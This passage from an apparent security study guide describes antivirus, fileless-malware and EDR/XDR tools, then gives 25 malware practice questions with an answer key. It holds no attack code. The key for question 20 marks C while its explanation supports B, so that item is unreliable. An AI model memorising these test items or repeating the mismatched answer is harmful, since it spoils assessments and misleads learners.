It is crucial to regularly update antivirus software to effectively monitor the data traversing a system. These tools may employ either specific or generic detection methods for identifying viruses. Generic methods focus on identifying behaviors indicative of virus activity rather than targeting a particular virus. While they do not identify the specific type of virus, they alert users to potential infections. However, these generic methods can lead to false positives, resulting in suboptimal performance in accurately detecting specific virus variants.

In contrast, specific methods search for known virus signatures within the antivirus database and prompt the user to take appropriate actions, such as repairing or deleting the infected files. Organizations should prioritize the installation of the latest antivirus software versions and ensure regular updates to stay ahead of emerging viruses. The process of updating antivirus software by vendors is ongoing.

McAfee® Total Protection

McAfee® Total Protection is a comprehensive software solution that provides antivirus, firewall, and antispam protection. It ensures round-the-clock defense against online threats, including viruses, malware, and phishing attacks. Additionally, it offers features such as identity theft protection and parental controls, creating a robust security suite for digital activities on PCs, Macs, and mobile devices. The software effectively identifies and blocks viruses and other malware before they can be downloaded. Moreover, McAfee Total Protection includes additional functionalities such as a VPN and a file shredder.



Figure 7-58: Screenshot of McAfee Total Protection

Fileless Malware Detection Tools

There several tools utilized for the detection of fileless malware threats on endpoint devices and systems are outlined below:

Cynet Next-Gen Antivirus (NGAV)

Cynet Next-Gen Antivirus (NGAV) autonomously identifies and neutralizes fileless malware, ransomware, and zero-day exploits. This tool guarantees that only authorized processes are permitted to access essential memory regions. It employs unsupervised machine learning to analyze files, thereby revealing and preventing harmful file execution. Additionally, the tool is capable of monitoring processes in real-time and can terminate any processes exhibiting abnormal behavior.

Fileless Malware Protection Tools

Several tools employed to safeguard systems, networks, and other devices connected to the network from fileless malware threats are outlined below:

Microsoft Defender for Endpoint

Microsoft Defender for Endpoint is an enterprise-level endpoint security platform that assists organizations in preventing, detecting, investigating, and responding to sophisticated threats. It can analyze fileless threats, even those that are heavily obfuscated. Cloud-based machine learning technologies offer defense against both new and emerging threats. The Antimalware Scan Interface (AMSI) is another tool that Microsoft Defender for Endpoint uses to strengthen defenses against fileless malware, dynamic script-based attacks, and other unusual online dangers.

AI-powered Malware Detection and Analysis Tools

Advanced methodologies are employed to detect unknown malware by transforming files into graphical representations and examining them through deep learning algorithms. This approach does not depend on traditional signature-based detection techniques. Upon the upload of a file, it is evaluated against existing malware campaigns to ascertain whether it aligns with current attack trends or represents a targeted assault. If a file is not recognized, it is deconstructed into smaller segments, converted into images, and scrutinized for anomalous patterns using machine learning. Ultimately, the system assigns a maliciousness score to the file, which informs subsequent actions.

Key Features of Malware.AI

- **Deep Learning Analysis:** Sophisticated AI technology is utilized to convert files into images, enabling the detection of harmful patterns even in the absence of known signatures.
- **Signature-Less Detection:** Capable of identifying new and unknown malware without the need for pre-existing malware signatures.
- **Campaign Correlation:** Determines whether the malware is part of a broader attack or a specific, targeted effort by comparing it to current threats.
- **Detailed File Breakdown:** Unidentified files are segmented into smaller components, transformed into images, and analyzed for unusual activities using machine learning.
- **Maliciousness Scoring:** A risk score is assigned to the file, indicating its level of danger, and recommendations for subsequent actions are provided.
- **Automated Threat Identification:** Rapidly and autonomously detects malware, enhancing the efficiency of the response process.

Figure 7-59: Screenshot of Malware AI

Malware AI outlines some steps for Malware Detection:

- **Step 1: File Upload:** Users submit files for malware scanning.
- **Step 2: Comparison with Malware Campaigns:** The tool assesses the uploaded file against a comprehensive database of known malware campaigns to identify any existing threats.
- **Step 3: Conduct Static Heuristic Analysis:** Static heuristic analysis techniques are employed to extract detailed information regarding the file's attributes and potentially malicious activities.
- **Step 4: Implement Dimensional Reduction:** Dimensional reduction methods are utilized on the raw file data to isolate key features, thereby enhancing the efficiency and focus of the analysis.
- **Step 5: Segment the File into Multiple Chunks:** The file is partitioned into several related subsets or chunks, with each chunk analyzed independently to identify suspicious patterns.

- **Step 6: Utilize AI for Data Analysis:** Artificial intelligence algorithms, particularly deep learning models, are applied to the sets of chunks and reduced features to forecast potential malware behaviors.
- **Step 7: Enhance Predictions:** The outcomes of the static heuristic analysis are leveraged to refine and strengthen the predictions generated by the AI models.
- **Step 8: Final Classification:** A conclusive maliciousness score is computed for the file based on the enhanced results, indicating the level of threat.
- **Step 9: Provide Results to User:** The tool notifies the user regarding the presence of malware in the file and offers recommendations on subsequent actions based on the analysis.

Endpoint Detection and Response (EDR/XDR) Tools

Endpoint Detection and Response (EDR) and Extended Detection and Response (XDR) tools represent essential elements in contemporary cybersecurity strategies aimed at delivering thorough security monitoring, threat identification, and responsive actions. These tools surpass conventional antivirus solutions by providing enhanced visibility into network activities and potential threats. EDR is specifically tailored to monitor, identify, and address cybersecurity risks at endpoints, which include computers, mobile devices, and other network nodes. In contrast, XDR broadens the scope of EDR by incorporating additional security dimensions, such as network traffic analysis, email protection, and cloud security measures.

CrowdStrike Falcon® Insight XDR

CrowdStrike Falcon® Insight XDR utilizes artificial intelligence for threat detection, supported by superior threat intelligence and expert analysis to thwart unauthorized access to the network. This tool is capable of accurately identifying threats while minimizing false positives. It is compatible with various operating systems, including Windows, Chrome OS, macOS, and Linux.



Figure 7-60: Screenshot of CrowdStrike Falcon Insight XDR

Summary

This chapter covered the concepts of malware and its propagation techniques. It explored potentially unwanted applications (PUAs) and adware, along with the lifecycle of advanced persistent threats (APTs). Additionally, it examined Trojans, their types, and their infection methods, as well as viruses, their classifications, and how they compromise files. The discussion also included computer worms, fileless malware, and AI-based malware. Furthermore, the chapter demonstrated static and dynamic malware analysis, highlighting various detection techniques. It also outlined preventive measures against Trojans, backdoors, viruses, and worms, concluding with an in-depth review of anti-Trojan and antivirus tools.

MindMap

Figure 7-61: Mind Map of Malware Threats

Practice Questions

1. What does the term "Malware" stand for?
A. Malicious Warning
B. Machine Warning
C. Machine Software
D. Malicious Software

2. How can free software contribute to malware propagation?
A. By providing free updates
B. By bundling malicious software with legitimate applications
C. By offering high-quality services
D. By enhancing system security

3. Which of the following does not represent a method of malware method?
A. File-sharing services
B. Using a firewall and antivirus
C. Email communication
D. Removable media

4. What is the main purpose of a "Dropper" in malware?
A. To install the main malware payload covertly
B. To encrypt the system files
C. To enhance antivirus detection capabilities
D. To block system updates

5. What is a key risk associated with outdated web browsers?
A. Enhanced browsing speed
B. Automatic updates without user permission
C. Vulnerabilities that attackers exploit to install malware
D. Inability to connect to secure websites

6. What is the primary role of botnet Trojans in cyberattacks?
A. Data encryption

B. Establishing a network of compromised computers
C. Blocking user access to websites
D. Performing hardware upgrades

7. How does a Remote Access Trojan (RAT) compromise a victim's system?
A. By crashing the operating system
B. By granting attackers full remote control over the victim's device
C. By encrypting all files on the device
D. By disabling the internet connection

8. What is the key difference between a RAT and a Backdoor Trojan?
A. RATs have a user interface, while Backdoor Trojans typically lack one
B. RATs disable antivirus software, while Backdoor Trojans do not
C. RATs are more harmful than Backdoor Trojans
D. Backdoor Trojans are only used in physical attacks

9. What does the "listening state" signify in the context of Trojan communication?
A. The system is disconnected from the network
B. The Trojan is awaiting a connection to communicate with the attacker
C. The system is actively monitoring network threats
D. The Trojan has completed its attack

10. Which component of a rootkit initiates its installation?
A. Loader
B. Dropper
C. Buffer Overflow
D. Registry

11. Which method is not used by e-banking Trojans to steal information?
A. TAN Grabber
B. Form Grabber
C. Keylogging
D. System encryption

12. Which of the following tools can be used to modify Windows resources within applications?
A. Restorator
B. Amadey
C. Netcat
D. SharkBot

13. Which Trojan type is known for exploiting IoT networks?
A. Command Shell Trojans
B. DDoS Trojans
C. IoT Trojans
D. Mobile Trojans

14. What is the primary characteristic of a virus?
A. It operates independently without human intervention
B. It self-replicates by attaching itself to another program
C. It requires a specific network connection to function
D. It destroys hardware components directly

15. In which phase of the virus lifecycle is antivirus software updated to counter new threats?
A. Incorporation
B. Design
C. Replication
D. Elimination

16. How does a stealth virus evade detection?
A. By self-replicating rapidly across networks
B. By transforming its code to avoid signature detection
C. By using techniques to remain unnoticed by antivirus programs
D. By attacking only offline systems

17. What is the primary distinction between a virus and a worm?
A. A virus does not require a host, while a worm does

B. A worm replicates without attaching itself to another program

C. Worms only infect offline systems

D. Viruses propagate only through emails

18. How do attackers commonly distribute fake antivirus software?

A. Through official antivirus provider websites

B. By embedding them in legitimate software downloads

C. Via pop-up notifications, banner ads, and search engine results

D. Through government-certified email alerts

19. Which ransomware family primarily targets Microsoft SQL servers?

A. STOP/Djvu

B. LockBit Black

C. Mallox Ransomware

D. DarkSide RaaS

20. What is Fileless Malware?

A. Malware that installs executable files on the system

B. Malware that does not use traditional files for its activities

C. Malware that directly infects the registry

D. Malware that relies solely on email attachments

21. Which technique is used by Fileless Malware to inject malicious payload into legitimate processes?

A. File-based injection

B. Script-based injection

C. Disk-based malware

D. Network-based malware

22. What is one of the main challenges in detecting Fileless Malware?

A. It leaves files on the disk

B. It exploits legitimate system tools

C. It requires regular system updates

D. It does not affect memory

23. Which tool is commonly used by Fileless Malware for code injection into memory?

A. PsExec

B. Disk Cleanup

C. File Explorer

D. Disk Defragmenter

24. What is LODEINFO malware primarily designed to do?

A. Encrypt files for ransom

B. Gain remote access and control over compromised systems

C. Perform phishing attacks

D. Monitor network traffic

25. How does AI-based malware typically propagate across networks?

A. By utilizing physical access to network hardware

B. Through social engineering tactics and exploiting vulnerabilities

C. By using malware-free methods like backdoors

D. Through email attachments only

Answers

1. **Answer: D**

Explanation: Malware is short for malicious software, a term used to describe software designed with harmful intent. It aims to damage, disable, or gain unauthorized control over a system, steal data, or harm the target's framework. Examples of malware propagation methods include viruses, worms, Trojans, ransomware, and spyware.

2. **Answer: B**

Explanation: Free software often comes with additional applications that may be bundled by third parties to spread malware. For instance, a crack file for paid software may contain malicious software, infecting the system during installation. This is a common tactic used by attackers to propagate malware.

3. **Answer: B**

Explanation: Firewalls and antivirus programs are security measures that prevent malware propagation by blocking and detecting malicious software. In contrast, methods like file-sharing services, email communication, and removable media are common ways malware can spread.

4. **Answer: A**

Explanation: A Dropper is a type of malicious software specifically created to secretly deploy the main malware payload on a targeted system. It executes the malware's code in memory and often retrieves additional malware files for further damage.

5. **Answer: C**

Explanation: Outdated browsers often have unpatched security flaws. Visiting malicious websites with such browsers can result in automatic malware installation, compromising the user's system without any interaction.

6. **Answer: B**

Explanation: Botnet Trojans compromise numerous computers and create a "bot herd" controlled by attackers. These networks are used for malicious purposes such as denial-of-service (DoS) attacks, spam distribution, and data theft, making them essential in large-scale cyberattacks.

7. **Answer: B**

Explanation: RATs allow attackers to access a victim's system remotely, enabling actions such as stealing data, capturing screenshots, logging keystrokes, and even turning on webcams. They typically operate stealthily and can execute commands without the victim's awareness.

8. **Answer: A**

Explanation: RATs include a user interface that attackers use to interact with the compromised system, while backdoor Trojans generally operate without such an interface, focusing on granting unauthorized access to the system.

9. **Answer: B**

Explanation: In the "listening state," the Trojan monitors a specific port for incoming connections, allowing the attacker to establish communication and control the compromised system.

10. **Answer: B**

Explanation: The dropper is the executable responsible for installing the rootkit on the target system. It activates the loader program to load the rootkit into memory and removes itself to avoid detection.

11. **Answer: D**

Explanation: E-banking Trojans employ methods like TAN grabbing, form grabbing, and keylogging to extract sensitive information. System encryption is not a feature of these Trojans; they aim to steal data, not encrypt systems.

12. **Answer: A**

Explanation: Restorator is a software application used to modify resources in Windows applications, such as text, icons, and menus. It supports file extensions like .exe and .dll and is often employed for translation, localization, and customization.

13. **Answer: C**

Explanation: IoT Trojans target Internet of Things (IoT) networks, often employing botnets to attack external systems. These attacks compromise connected devices and leverage their resources for malicious activities.

14. **Answer: B**

Explanation: A virus is a self-replicating program that attaches itself to other programs or files to spread. It corrupts data and can trigger malicious activities based on predefined conditions.

15. **Answer: A**

Explanation: During the incorporation phase, antivirus developers analyze the behavior of the virus and release updates or patches to detect and mitigate the threat.

16. **Answer: C**

Explanation: Stealth viruses employ methods like code obfuscation and masking their presence to avoid being detected by traditional antivirus tools.

17. **Answer: B**

Explanation: Unlike viruses, worms are standalone programs that self-replicate and spread independently, often over network connections, without requiring a host program.

18. **Answer: C**

Explanation: Fake antivirus software often masquerades as legitimate tools, using convincing ads or notifications to trick users into downloading malware or sharing payment details.

19. **Answer: C**

Explanation: Mallox ransomware exploits vulnerabilities in Microsoft SQL servers, encrypting files and appending extensions like ".mallox" while demanding ransom via notes.

20. **Answer: C**

Explanation: Fileless malware does not rely on creating files on the system. Instead, it injects malicious code directly into memory or uses existing system tools and legitimate processes to execute its payload.

21. **Answer: B**

Explanation: Fileless malware often employs script-based injection, where harmful scripts are executed directly from memory using tools like PowerShell or WMI.

22. **Answer: B**

Explanation: Fileless malware is difficult to detect because it uses legitimate system tools like PowerShell, WMI, and scripts that are trusted by security systems.

23. **Answer: A**

Explanation: PsExec is a tool used to execute processes on remote machines, and it is frequently exploited by fileless malware for injecting malicious code directly into memory.

24. **Answer: B**

Explanation: LODEINFO is a type of fileless malware that allows attackers to remotely access and control compromised systems without leaving traces on disk. It achieves this through a combination of phishing emails and shellcode downloaders.

25. **Answer: B**

Explanation: AI-based malware often spreads through vulnerabilities or social engineering tactics such as phishing emails, making it capable of infiltrating multiple systems across a network.